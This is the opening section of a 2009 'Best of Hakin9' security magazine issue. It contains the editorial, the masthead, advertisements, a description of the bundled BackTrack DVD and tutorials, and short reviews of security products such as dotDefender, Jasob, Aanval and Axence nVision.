1/2009 EXTENDED EDITION Hakin9 BEST OF

EXTENDED EDITION

Hakin9

HARD CORE IT SECURITY MAGAZINE

BEST OF

KERNEL HACKING
ROOT CAUSE ANALYSIS AND ANTI-FORENSICS FOR MEMORY

PLUS

ROOTKIT FOR THE WINDOWS
HACK AND EXPLOIT

ROGUE BINARIES
HOW TO OWN A SOFTWARE

ANALYZING MALWARE
HOW TO INFILTRATE AND CONTROL A COMPUTER SYSTEM

free DVD inside

Hakin9 EE 01/2009 (1)
ISSN 1897-6662
Vol. 1 No. 1 19.95 USD

Choose Your Weapon

Astaro Security Gateway
Complete protection in a box
Web, email and network security

Astaro Web Gateway
Content Filtering. Stops viruses, spyware and hackers

Astaro Mail Gateway
Protects against spam, malware and email interception

Astaro Command Center
Manage a network with multiple locations from one "Throne Room"

TRY B4U BUY

- Email Security
- Email Encryption at the gateway
- IM and P2P management and blocking
- Content Filtering
- Virus Protection for the web
- Robust reporting capabilities
- An easy to use GUI user interface

TRY B4U BUY 30 DAYS FREE TRIAL

Try any of the Astaro products for free at **www.astaro.com/try** or contact us at: **1-877-4-ASTARO**

astaro internet security

Best of the Best

I thought that it was high time to launch this special issue and to present the results of our long-time cooperation. I believe that we've created a unique community around the Hakin9 magazine and I would like to thank all of you who have helped me prepare this great *Best of Hakin9* magazine, all of you who have been with Hakin9 from the beginning and at the end all of you – our readers and supporters who believe in Hakin9 and its value. We think that we are the best because you are with us. I know how it sounds, however we really appreciate your help to create this magazine by choosing it instead of others. So, let's talk about our *Best* of.

Here is a brand new issue of Hakin9 magazine, but this time without any new articles. No need to worry. This is the *Best Of Hakin9 Extended Edition*, the collection of the best articles published in Hakin9 magazine.

Why? We decided to create this special edition for you with the best of our work from the last two years. Now you can have all your favorite articles in one issue, always at your fingertips.

As you know IT security is a very specific arena, with new challenges every day. It is a race between defenders and attackers, where each side is trying to get one step ahead of the other. As you and we know it is a game but a very serious one.

We at Hakin9 are trying to follow this race by giving you the best knowledge, which aims to help you in your work.

Our idea to create a magazine for those who would like to better understand the subject of IT security, and for whom downloading a ready-made tool to exploit security holes is not enough, appeared to be a hit.

How? The first issue of Hakin9 magazine English edition was published in 2005 and was available in Europe; mostly in Holland, Netherlands and France. Starting in 2006, Hakin9 became available in the United States, Australia and Singapore.

Because of the great popularity of the magazine in various countries, the magazine expanded by publishing in many languages, with different editors and authors. This made Hakin9 one of the most famous magazines for IT security professionals all over the world.

Now! You are holding in your hands *Best Of Hakin9 Extended Edition*, which is a summary of our work. We selected the best articles published over the last two years. This selection wasn't easy, we were asking what to choose, what will be the best for you – our readers, what kind of knowledge is most wanted now, and we had many excellent articles proposed. It was a very hard decision because we had to choose the best of the best to be published in this Extended Edition. We weren't able to include all of them, but hope we are presenting you with a set of the most current and practical articles. This is not only a magazine, it is a reference manual with practical tips, which can help you in your work to solve your problems and understand the technology presented to provide security for your systems. What is more, we not only selected the papers for you to give you a kind of a guide to the IT Security topics, but also asked the authors to update the articles to follow the present IT Security standards. Please enjoy the fruits of our labor.

Enjoy reading this Extended Edition!

Monika Świątek
& Hakin9 Team

P.S. To satisfy your thirst for knowledge, we are always open to your suggestions regarding the magazine's content. It is important to have your feedback, because we are planning to publish the next issue of Best Of Hakin9 English Edition entitled International. This time it will be a collection of the best articles published in the other language editions of Hakin9 magazine. If you are curious of what will be in the next issue, you can take a look at our web site and visit the Hakin9 forum.

CONTENTS

HAKIN9 team

Editor in Chief: Monika Świątek
monika.swiatek@hakin9.org

Executive Editor: Ewa Dudzic
ewa.dudzic@hakin9.org
Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams, Steve Lape, Peter Giannoulis, Aditya K Sood, James Broad

DTP: Ireneusz Pogroszewski, Przemysław Banasiewicz,

Art Director: Agnieszka Marchocka
agnieszka.marchocka@hakin9.org

Cover's graphic: Łukasz Pabian

DVD: Rafał Kwaśny
rafal.kwasny@gmail.com

Proofreaders: Konstantinos Xynos, Ed Werzyn, Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin Mcdonald, John Hunter, Michael Paydo, Kosta Cipo, Lou Rabom, James Broad

Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Avi Benchimol, Rishi Narang, Jim Halfpenny, Graham Hili, Daniel Bright, Conor Quigley, Francisco Jesús Gómez Rodríguez,Julián Estévez, Flemming Laugaard, Chris Gates, Chris Griffin, Alejandro Baena, Michael Sconzo, Laszlo Acs, Nick Baronian, Benjamin Aboagye, Bob Folden, Cloud Strife, Marc-Andre Meloche, Robert White, Sanjay Bhalerao, Sasha Hess, Kurt Skowronek, Bob Monroe, Michael Holtman, Pete LeMay, Brian Gherke, Allan Konar, Marcin p. Pawlowski, Chaitya Sharma, Lorenzo Vogelsang, Norbert Griffin, Cameron Chong, Nicola Bressan, Frederick Nwokobia, Dwight Fowler, Michael Holtman

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

Marketing Director: Ewa Dudzic *ewa.dudzic@hakin9.org*
Product Manager: Monika Świątek
monika.swiatek@hakin9.org
Circulation Manager: Ilona Lepieszka
ilona.lepieszka@hakin9.org

Subscription: Ilona Lepieszka
subscription_service@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Business addres: Software Media LLC
1521 Concord Pike, Suite 301 Brandywine
Executive Center Wilmington, DE 19803 USA
Phone: 1 917 338 3631 or 1 866 225 5956
www.hakin9.org/en

Print: ArtDruk Zakład Poligraficzny, Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134, Tel: 239-949-4450.

Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney, Australia, Phone: + 61 2 9972 8800,

CONTENTS

SECURITY TRAINING
MENTORED LEARNING ONLINE
Securit
EXTENDED EDITION
Hakin9
HARD CORE IT SECURITY MAGAZINE
BEST OF
KERNEL HACKING
ROOT CAUSE ANALYSIS AND ANTI-FORENSICS FOR MEMORY
PLUS
ROOTKIT FOR THE WINDOWS
HACK AND EXPLOIT
ROGUE BINARIES
HOW TO OWN A SOFTWARE
ANALYZING MALWARE
HOW TO INFILTRATE AND CONTROL A COMPUTER SYSTEM
free DVD inside
APC
Energy Efficient Solutions for Every Level of Protection

CONTENTS

APC Back-UPS ES 750G is the energy-conscious choice. Save up to $40 per year* on your electric bill.

SmartShedding® Technology

Allows the master outlet to sense when your computer has either been turned off or gone into sleep mode, so it can shut off power to peripherals plugged into the controlled outlets–saving you power and money.

Enviably Green.

Uses up to 5x less power in normal operation than any other battery backup.

Let's protect what's important.

What's in your computer? Photos, music, personal files, financial data, broadband access, videos, and more. Your computer has never been more important, and yet it has never been at higher risk for damaging power surges and other disturbances.

So like most people, you need to protect your assets. But like most people, you'd also like to protect the environment. With our new energy-conscious products, you can do both. Energy efficient by design, our new smart products protect the power going into your computer, at a cost that is quickly offset by big energy savings. How? Not only do the new Back-UPS ES® and SurgeArrest® use power wisely, they also boast a master/controlled outlets feature that automatically powers down idle devices to conserve energy.

APC power protection products are available at:

BEST BUY CDW STAPLES that was easy: PC Connection

"The price tag on the new UPS is $99. While I'm not in the habit of endorsing products in this blog, if you're in the market for a workstation-class UPS, why not opt for the greener option?"

- Heather Clancy, ZDNet.com

In fact, while protecting your power supply, we're up to 5 times more energy efficient than any other solution. By saving you $40 a year in energy costs, our Back-UPS ES pays for itself in 2 short years. The high-frequency, low-copper design has a smaller transformer and environmental footprint. Even the packaging has been carefully selected and manufactured to maximize use of recycled materials and minimize waste.

In this world, every decision you make counts. So protect your power with a battery backup that works to protect the environment. It conserves power, pays for itself, and is backed by APC's 20-plus years of Legendary Reliability®. For more information on this or our other great products, or for information about environmentally-responsible disposal of your old battery, visit ***www.apc.com.***

INNOVATIONS DESIGN & ENGINEERING SHOWCASE HONORS INTERNATIONAL CES 2008

Energy-efficient solutions for every level of protection:

Save $25 per year* on your electric bill!

Surge Protection

Starting at $34

Guaranteed protection from surges, spikes and lightning.

7 outlets, phone/fax/modem protection, master/controlled outlets

SurgeArrest® P7GT

Save $40 per year* on your electric bill!

Battery Back-UPS®

Starting at $99

Our most energy-efficient backup for home computers.

10 outlets, DSL and Coax protection, master/controlled outlets, high frequency design, 70 minutes of runtime†

Back-UPS® ES 750G

APC can help with your other power-protection needs. Visit apc.com to see our complete line of innovative products.

Enter to Win a Back-UPS® ES 750G! (A $99 value)

Also, enter key code to view other special offers and discounts.

Visit www.apc.com/promo Key Code i807w or Call 888.289.APCC x8201 or Fax 401.788.2797

APC Legendary Reliability®

*Average savings are based on comparable competitive models, and are comprised of two energy saving features: an ultra efficient electrical design, and the master/controlled outlets feature.

ON THE DVD

Hakin9 magazine always comes with a CD. At the beginning it was based on the Hakin9.live distribution, then we decided to cooperate with the BackTrack team and use their distribution as an engine.

As this is Best of Hakin9, Extended Edition, we decided to add a DVD and give you all the best we had in the magazine's CD.

This time the main figure is BackTrack 4, new release. We want also to present once more EnGarde Secure Linux to those who hadn't an opportunity to check it in previous issue of Hakin9 magazine.

NEW FEATURES OF BACKTRACK 4:

- Kernel 2.6.28.1 with better hardware support.
- Native support for Pico e12 and e16 cards is now fully functional, making BackTrack the first pentesting distro to fully utilize these awesome tiny machines.

  Support for PXE Boot – Boot BackTrack over the network with PXE supported cards!
- SAINT EXPLOIT – kindly provided by SAINT Corporation for our users with a limited number of free Ips.
- MALTEGO – The guys over at Paterva did outstanding work with Maltego 2.0.2 – which is featured in BackTrack as a community edition.
- The latest mac80211 wireless injection patches are applied, with several custom patches for rtl8187 injection speed enhancements. Wireless injection support has never been so broad and functional.
- Unicornscan – Fully functional with postgress logging support and a web front end.
- RFID support
- Pyrit CUDA support...
- New and updated tools – the list is endless!

ENGARDE SECURE LINUX

Users familiar with the history of Linux have become accustomed to its stability, versatility, and scalability. Now, with EnGarde Secure Linux, Guardian Digital has added unsurpassed security and usability.

EnGarde Secure Linux is a comprehensive solution that provides all the tools necessary to build a complete online presence, including DNS, Web, and e-mail services. EnGarde reduces the time and resources required to create a secure online presence.

Guardian Digital engineered EnGarde from the ground up to be secure. Comprised of a unique collection of Open Source tools coupled with the security expertise of Guardian Digital, EnGarde addresses the need for applications where security, reliability, and ease of management are necessary.

- *Simple & Secure Remote Management System* – The Guardian Digital WebTool abstracts the difficult process of configuring a secure system while easing system setup and administration.

  The WebTool offers the unique ability to monitor security activity quickly, build secure Web sites easily, and manage DNS and e-mail consistently. It ensures secure mail retrieval through the use of 128-bit encrypted IMAP and POP services as well as configures FTP access in minutes. Users have the ability to fine-tune system access, manage SSL and SSH keys, and configure fire walling and port forwarding. With built-in protection from unsolicited email, and support for the latest Web technologies, EnGarde ensures a secure Internet presence.
- *Significantly Reduces Support Costs* – EnGarde benefits from the merits of being an open source operating system. The advanced management and status monitoring capabilities provide a robust platform requiring very little maintenance. Legacy applications replaced with secure modern alternatives, significantly improving security. Benefits from the nature of being open source software, including compatibility with thousands of existing software packages.
- *Web Server* – EnGarde Secure Linux allows you to quickly create virtual webhosts, running as many sites as you need off of a single server. Whether your site needs scripting capabilities, a database backend, or Secure SSL

capabilities, EnGarde can provide an easy setup and management platform.

- *Mail Server* – EnGarde provides powerful tools for creating and managing multiple email domains on a single server. It's powerful open source email processing capabilities and built in secure IMAP and POP servers can handle even the heaviest of email processing needs.
- *Web Server and Email Aliasing* – Manage and organize corporate websites and email communications quickly and easily. EnGarde's web server aliasing component allows administrators to create thousands of virtual websites to distinctly display and organize all business-critical information from a single IP address. EnGarde also gives the administrator the ability to add email server aliases, allowing the creation of thousands of virtual email domains and providing simplified management for collaborative office email communications.
- *Intrusion Detection System* – EnGarde Secure Linux includes a powerful network intrusion detection system that graphs incoming attacks in real time, enabling administrators to have a clear view of port scans and other attack attempts or precursors. The host intrusion detection system also ensures integrity of system files and prevents stealth penetrations of the system.
- *Firewall System* – A firewall is an essential part of any Internet presence, and EnGarde Secure Linux provides a secure foundation and powerful tools to build a high performance packet filtering firewall for any size network
- *Database Support* – The included database server provides a true multi-user, multi-threaded database server enabling users and applications to create robust interactive websites and powerful e-commerce storefronts.
- *Data Loss Protection* – Protect against disk failures using the Web-manageable tape backup support, including incremental ability to download archives to a local workstation. Protect against data loss with the integrated and versatile data backup and recovery solution.
- *Built-in Support & Alerts* – Receive instant notification of security events, proactive software updates, and download new products and features using the Guardian Digital Secure Network service. Significantly reduce support costs and protect your investment while being prepared for any possible security assault.
- *Comprehensive Auditing System* – Detailed system and access logs enable administrators to determine who is using the system and provide accountability for potentially unauthorized activity. Produce graphical reports on Web site hit usage on a regular basis. EnGarde Auditing System provides real-time log analysis, statistical and diagnostic information, and more.

APPLICATIONS

As always we provide you with commercial applications. You will find the following programs in Apps directory on Hakin9 DVD.

History Killer Pro 3.2.1

History Killer Pro is a complete professional solution for all sorts of privacy issues and related concerns. Understanding the great importance of keeping your valuable data private, as well as protecting your confidential information from online and offline hackers nowadays, our company

introduced a software product aims to be your privacy guarantee. Whether you're a business person who needs to ensure that partners and customers cannot view sensitive information on your PC, or a general home user who wants to keep the family members from snooping at private files, History Killer Pro has the full arsenal to ensure your security.

Most PC users are unaware of the fact that Windows stores sensitive and revealing information about your activity in different folders and files. This information contains data that points to the web sites users visited, credit card information entered, images they've seen and videos they've watched, messaging conversations and chats they've held, and lots of other information. Disclosing of that information may be pregnant with serious consequences. It is known fact that some people were disgraced publicly, fired, divorced and even sent to jail because of the questionable information found on their PCs. It is very difficult and sometimes impossible, even for advanced users, to get rid of sensitive data stored in the PC manually by formatting hard drive or overwriting. Some file restoration programs can restore deleted information and reveal questionable activity. So, every PC user should draw a conclusion from this and ensure that private information remains really private and ease one's mind from concerns and worries.

History Killer Pro is the software that meets and even exceeds the U.S. Department of Defense standards for permanent removal of information from computers. Developed on a professional approach this complex tool cleans windows temporary files and folders, recycle bin, useless history, prefetch files, cookies, cache, Internet history, MS Office temporary files, and more making them unrecoverable using regular methods. No PC user should be left without this professional, yet user-friendly tool – History Killer Pro!

Note: After installation, you need to open HKP window, select the Registration tab and then click on the Order Registration Key button. You will be redirected to website including the 80% discount coupon (HAKIN9) for our readers. You will be able to order HKP for only $9.99.

Price: $24.95


http:///www.historykillerpro.com/


Lavasoft Privacy Toolbox Keep your private information private.

Today's digital world creates a wide array of security challenges. With prying eyes able to access all kinds of private data through your computer, you need strong solutions to ensure your security. Lavasoft's Privacy Toolbox allows you to build the security you require – digital shredding and encryption give you the tools to safeguard your private information. Take full control of your digital information with Lavasoft Privacy Toolbox, featuring both the File Shredder and the Digital Lock in one easy-to-use application. Get the most for your money with savings of over 30 percent compared to buying both products separately!

Lavasoft Privacy Toolbox Key Features

- Lavasoft's Digital Lock and File Shredder in one easy-to-use application
- Encrypt files to securely store them


PRIVACY TOOLBOX
LAVASOFT
LAVASOFT
PRIVACY TOOLBOX
Guard your digital file security with one powerful product!
- Get Lavasoft's Digital Lock and File Shredder in one easy-to-use program interface
- Encrypts files and digitally shreds information at a value price
- Choose to securely store information or remove it for good from your PC
- Includes all functionality of both Lavasoft's Digital Lock and File Shredder



Welcome to Lavasoft Digital Lock 2007

This software helps you to secure your private and confidential files and folders. The user-friendly interface makes it easy to encrypt and decrypt files.

Please choose what you want to do by using the menu to the left.

- Shred documents to remove them permanently
- Free online customer support, 24-hours a day, 7 days a week

Digital Lock Key Features

- Strong encryption technology, including AES 256 Bits
- Encrypts all file formats for storage or sending
- Shreds original file after encryption
- Convenient file selection
- Multiple encryptions available for added security
- Free encryption reader for recipients

File Shredder Key Features

- Powerful shredder permanently removes unwanted files
- Convenient *Shredding Bin* icon on your desktop
- Detect and remove *previous versions* automatically saved and hidden by Windows Vista
- Clean up your computing history, including Internet activity and Instant Messenger chat history
- Qualitative reporting option
- Military and government approved security standards

For additional product information, please visit *www.lavasoft.com*.

TUTORIALS

Trying to follow your needs and current trends, more than year ago we added first video tutorial on hakin9 CD.

This time we want to give you full collection of tutorials which appeared in our magazine. Below you can find short description of few of them. I strongly encourage you to check this out on DVD.

Install BackTrack on VMware by Lou Lombardy

BackTrack is the highest rated Linux live distribution focused on operation testing. With no installation whatsoever, the analysis platforms started directly from the CD-Rom and are fully accessible within minutes. This video will demonstrate how to install BackTrack to VMware. This process includes installing Backtrack to the hard drive. This allows the user to run backtrack as a virtual machine within their current OS and save data on a hard drive.

Metasploit 3 PostgreSQL on Windows by Lou Lombardy

In this tutorial we will show you how to use the new Metasploit GUI in a Windows XP environment. Using metasploit we scan a target, save the results, and then obtain a shell session on the target machine. The latest Metasploit 3.1 framework for Windows and the PostgreSQL Database will need to be installed on the Windows XP machine.

The Art of Black Packaging by Wayne Ronaldson

On this particular pentest Wayne connected to the client's wireless connection.

After he connected he immediately checked for open shares. Previously he has been lucky and on this particular pentest luck happened to be on his side. Want to find out more? Check out the tutorial on DVD!

Video tutorial on metasploit with PostgreSQL

The video presents how to use Metasploit with its database to scan multiple machines, discover their vulnerabilities and gain access. This time the tutorial has no audio, as the author's health would not let him record the guidelines. You can defeat the computer viruses, but not the strep throat ones.

WEP/WPA cracking video tutorial

This is an extra feature prepared by the author of the article Wireless Vulnerabilities and Cracking with Aircrack Suite by Stephen Argent (page 64).

If the DVD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two DVD drives.

If you have experienced any problems with this DVD, e-mail: **cd@hakin9.org**

AppliCure dotDefender and dotDefender Monitor

System: Multi-platform, working on Apache, IIS, and ISA Server
License: dotDefender – commercial/free trial (30 days)
License: dotDefender Monitor – free
Application: Web application security
Homepage: *www.applicure.com*

Applicure's freeware tool dotDefender Monitor was highlighted in the latest SANS Top 20 Internet Security Risks as a tool to detect the latest emerging threat of vulnerabilities in web applications. Together with Applicure dotDefender it monitors and protects against internal and external attacks on web servers and web applications.

Quick start. The application allows access to valuable assets, such as customer details, transaction information, billing systems, and more. You are worried that the application is not secure enough and may be abused by hackers to steal information, using SQL Injection, Cross-Site Scripting (XSS) and other methods.

To assess the threat to your application, you install for free dotDefender Monitor, which shows what attacks are entering your server. Looking at the logs you realize that the application is indeed under attack, so you look for an affordable tool that will provide a high level of protection immediately, and will not make you work too hard. You use dotDefender – a server plug-in that confers best practices security on your web application immediately upon installation, and requires minimal maintenance.

dotDefender works by evaluating HTTP requests using a combination of three technologies: pattern recognition, session protection, and a signature knowledgebase. For example, patterns look for different kinds of SQL Injection and *Cross-Site Scripting* (XSS) attacks. The software also watches sessions for cookie hijacking, application level DoS and more. Finally, there is a set of signatures that look for hacking tools and known spammers.

The dotDefender v3.3 installation takes a few minutes on Windows running IIS 5/6, or on Apache running on a variety of Unix and Linux platforms. Out-of-the-box configuration then immediately starts examining incoming requests for signs of trouble. All websites and applications on the server are identified and assigned a Default Security Profile setting. A user can quickly set the default security settings for all websites or web applications on the server. After initial set up, a user can define a different set of security policy rules for individual websites, according to their specific requirements.

dotDefender protects against various hacking patterns arranged in attack categories. For each attack category best practices rules define the different variations of this attack, to keep false positives to a minimum.

dotDefender implements a Session Protection mechanism which prevents a user from sending a large number of requests within a determined period of time. This type of behavior is characteristic of several types of attacks, including application level *Denial of Service* (DoS), application scanners, and brute force such as flooding the server with user passwords. When a session attack attempt is detected, dotDefender blocks the flow of requests originating from identified attackers' IP addresses.

Finally, dotDefender provides Signatures that identify known malicious sources, including spammers, compromised servers, etc. In addition to standard signatures, it also identifies scanning tools used by hackers to gather information about vulnerabilities in the application they are planning to attack.

dotDefender enables users to view information about countered attacks through the dotDefender Log.

To maintain up-to-date protection against the latest attack attempts, whenever a new threat is identified, an automatic update is sent to all users.

Other useful features. Users can monitor the server by looking at detailed attack attempt reports, and then adjust dotDefender rules as needed.

Disadvantages dotDefender does not support TomCat and WebSphere and the remote administration of IIS is only available through RDP. When users create rules they require a knowledge of regular expressions and there is no way to tell how severe an attack is.

by Einat Adar

Jasob 3.5

Jasob JavaScript and CSS obfuscator is a small software solution to protect JavaScript or CSS code that gets put online. Jasob takes code entered and makes it impossible to modify and in some cases even read.

Overview Source code today holds value for hundreds of companies; most take extreme measures to protect it from ever being exposed to outsiders. What about code such as JavaScript or CSS that is not compiled? This code can easily be viewed and taken just by viewing a web page's source code. Software solutions such as Jasob work to stop this with the process of obfuscation.

Quick Start The user interface of Jasob is very intuitive leaving the user feeling comfortable and at ease. Jasob allows for a plethora of different file types and extensions to be opened as well as several different options the user can add for each file type (make note that Jasob can only obfuscate JavaScript and CSS from those files). Similar to a software development environment, Jasob allows the user to adjust the color of the text for easy viewing of code, but the default settings work just fine.

Once the file of the user's choice is opened, the user may then proceed to the Obfuscate menu and choose Analyze. After analyzing, the user can see the code broken down into separate sections for quick modification (*Functions/Constructors* and *Variables/Properties/Methods*).

By right-clicking within the sections the user will be presented with several options. From here they can manually or automatically change the names of variables, save the names of specific values to the *name bag*, and perform various other helpful tasks.

Once the user is satisfied with their customization or just how the code looks, they can choose the Obfuscate option. A new tab will appear next to the source tab with the obfuscated code.

From here the user can save the project as a whole or save individual parts depending on the method of implementation. Jasob makes obfuscation that easy. Small projects can be finished in a matter of minutes.


Other useful features/benefits:

· Name Bag provides a great way to keep track of variable names that may be present in different files
· Allows for bookmarking parts of code (helpful when paging through large files)
· Help file includes examples and great walk-throughs of Jasob's functionality
· Makes code 70% smaller than the original version
· Extremely affordable
· User interface has a similar setup to popular development tools

Overall Jasob is an impressive tool that packs a big value both in the price and in the service offered. If you need a scalable obfuscator that provides a lot of customization and extreme ease of use, then Jasob is for you.

Jasob has now been updated to version 3.5 with significant upgrades including configuration files now in XML format. The Jasob project and Web site settings files have also changed to XML format and now contain all data relevant for the obfuscation, allowing the user to fully customize their projects or Web site settings. With new file formats the user can simply copy their Jasob project or Web site settings file along with their source files to another computer where Jasob is installed and continue working on them. Context sensitive help, tool tips and recent files lists speed obfuscation.

by *Brandon Dixon*




System: Windows 2000/XP/2003 Server/Vista
License: Commercial (offers different options to accommodate business needs)
Application: Code Obfuscator
Homepage: *www.jasob.com*

Remote Assessment Aanval 3

System: Unix/Linux
License: Commercial
Application: Aanval 3
Homepage: www.aanval.com

Quick Start. Installation is quick and straightforward with a web-based wizard checking to ensure the required dependencies (PHP, Perl and MySQL) are installed and then prompting for the MySQL server to use. A few short steps later and you're greeted with the Aanval dashboard. Provide Aanval with the details of your Snort MySQL database store and Aanval provides an easy to use and flexible interface to your alerts. The syslog module can be configured to listen for UDP messages, effectively acting as a syslog server, or to read events from a log file. The sensor management tools (SMT) feature allows you to monitor, start, stop and deploy new signatures to Snort servers.

There is a wealth of reporting features including several preconfigured high-level reports showing information like the most frequent security events and offending IP addresses. Ad-hoc reports can be quickly created by querying the built-in search engine and clicking the generate report button. Reports can be viewed in the browser as HTML or as PDF documents and scheduled to be delivered by email. Aanval correlates alerts into groups of related events together making it easy to tactically spot trends and ongoing attacks.



Use this form to submit the below selected Status Information to Aanval.

Sending this information when requested can help Aanval quickly identify potential problems. Sending this information voluntarily at any time and as often as you like can help Aanval identify problem patterns and bugs before they arise.

Insert comments, suggestions or helpful additional information here.

```
[Processors]
pAs=Active
pAlrd=0
pArc=797484
pBs=Active
pBlrd=0
pBrc=1227350
pCs=Active
pClrd=3
pCrc=801321
pCci=103111 of 103111 | ~0 remaining

[Miscellaneous]
av=Aanval 1.54 "Maven" - (Build: 10307)
phpv=4.2.2
adt=idsMain
act=04/14/2005 02:34:14
rid=
foot=1113460454.02.02 page stamp
ut= 02:34:15  up 216 days, 13:01,  0 users,  load average: 0.20, 0.17, 0.18
```

Reply-To Email Address: administration@remoteassessment.com

Transmitted securely via SSL (HTTPS)
Transmitted information remains strictly confidential

Aanval does a good job of visualising security events, a graph at the top of the console showing the number of events being received per second and the live monitoring option gives a top-level view of incoming alerts in real time. Clicking on an event drills down to provide detailed information and useful links including details of the snort signature and whois information on the IP addresses involved.


Extra features:

· Supports Cisco, Sonicwall, Microsoft, Linux and more
· Native Snort and Syslog support
· Web-based – Access from anywhere
· Centralized Alerts and Reports
· Fully Automated

Advantages. This is a powerful tool with plenty of useful features. Sensor management tools allows full control over your deployed Snort sensors making Aanval a complete Snort command and control console. Secured with industry standard user/password authentication, Aanval provides a multi-level user access system to provide administrators with control over what a user can see and change within the console.

Disadvantages. Snort is the only supported IDS platform supported so if you are using another IDS product then Aanval might not be for you.

by Jim Halfpenny




Threshold:
Threshold Time:
Action: Do Nothing
One Time Action:
Add to group: Select Group
Options (action)
Email Address:
Email Subject: Aanval Action Alert (SIG_NAME)
Email Body: Aanval Action Alert!

Source: SOURCE_IP:SOURCE_PORT
Destination: DESTINATION_IP:DESTINATION_PORT
Semaphore:
Command:

Axence

The feature set of nVision includes network discovery, network visualization through mapping, real-time monitoring of the network structure, individual host monitoring, interoperability, report generation and administration notifications.


Quick Start: The installation of nVision is simple and straight forward. It asks for credentials to use when installing. This allows for remote installation of the nVision Agent (discussed later) as well as some advanced features. After the install, the Axence nVision start up screen is displayed. The user has the choice of creating a new or opening an existing *atlas* (mapped network). If nVision is installed in Windows XP, the application warns that with XP's SP2 only 10 outbound connection attempts can be sent out at once. According to Microsoft, this is to help preventing the spread of malicious programs at the cost of scanning software working slower. As a side note, the speed isn't affected if the connections are succeeding. This has an affect on the nVision's speed, but is only noticeable during the interrogation of a particular host and it causes slight pauses during a full network scan. On the other hand, during initial atlas list population, a ping sweep is done with a few main ports being scanned. As an example, my ssh server was not discovered as available until I viewed the host's properties in detail. nVision has two methods of remote monitoring: scanning and the nVision Agent. With scanning, all available services are listed, the scan is intrusive and loud, but with the target user of this application being the owner of a network, that does not matter. The other type of remote monitoring requires the installation of the nVision Agent. That gives nVision full control of the remote computer. Installing the agent is simple with the proper credentials, however with a Windows computer, WMI has to be enabled (disabled by default in XP). This can be done with the WMIenable executable in the nVision installation directory. After the initial scan, a basic block diagram of all the hosts is presented. These hosts (or pictures representing them) can be moved around and connected with lines representing physical or logical links. After that, more detailed representation is available consisting of a tabular listing of nodes, as well as names, IP addresses, services offered, number of interfaces and several networking statistics. By selecting a single node, the user is presented with a closer look of the targeted node. Two additional items of note are User Activity and Inventory. With the nVision Agent installed, User Activity is where screenshots, and user activity can be monitored. All installed software and hardware can be viewed on the Inventory tab. To uninstall the nVision Agent, the same method of installing must be followed or the unins000.exe can be run from the Agent's installation directory.



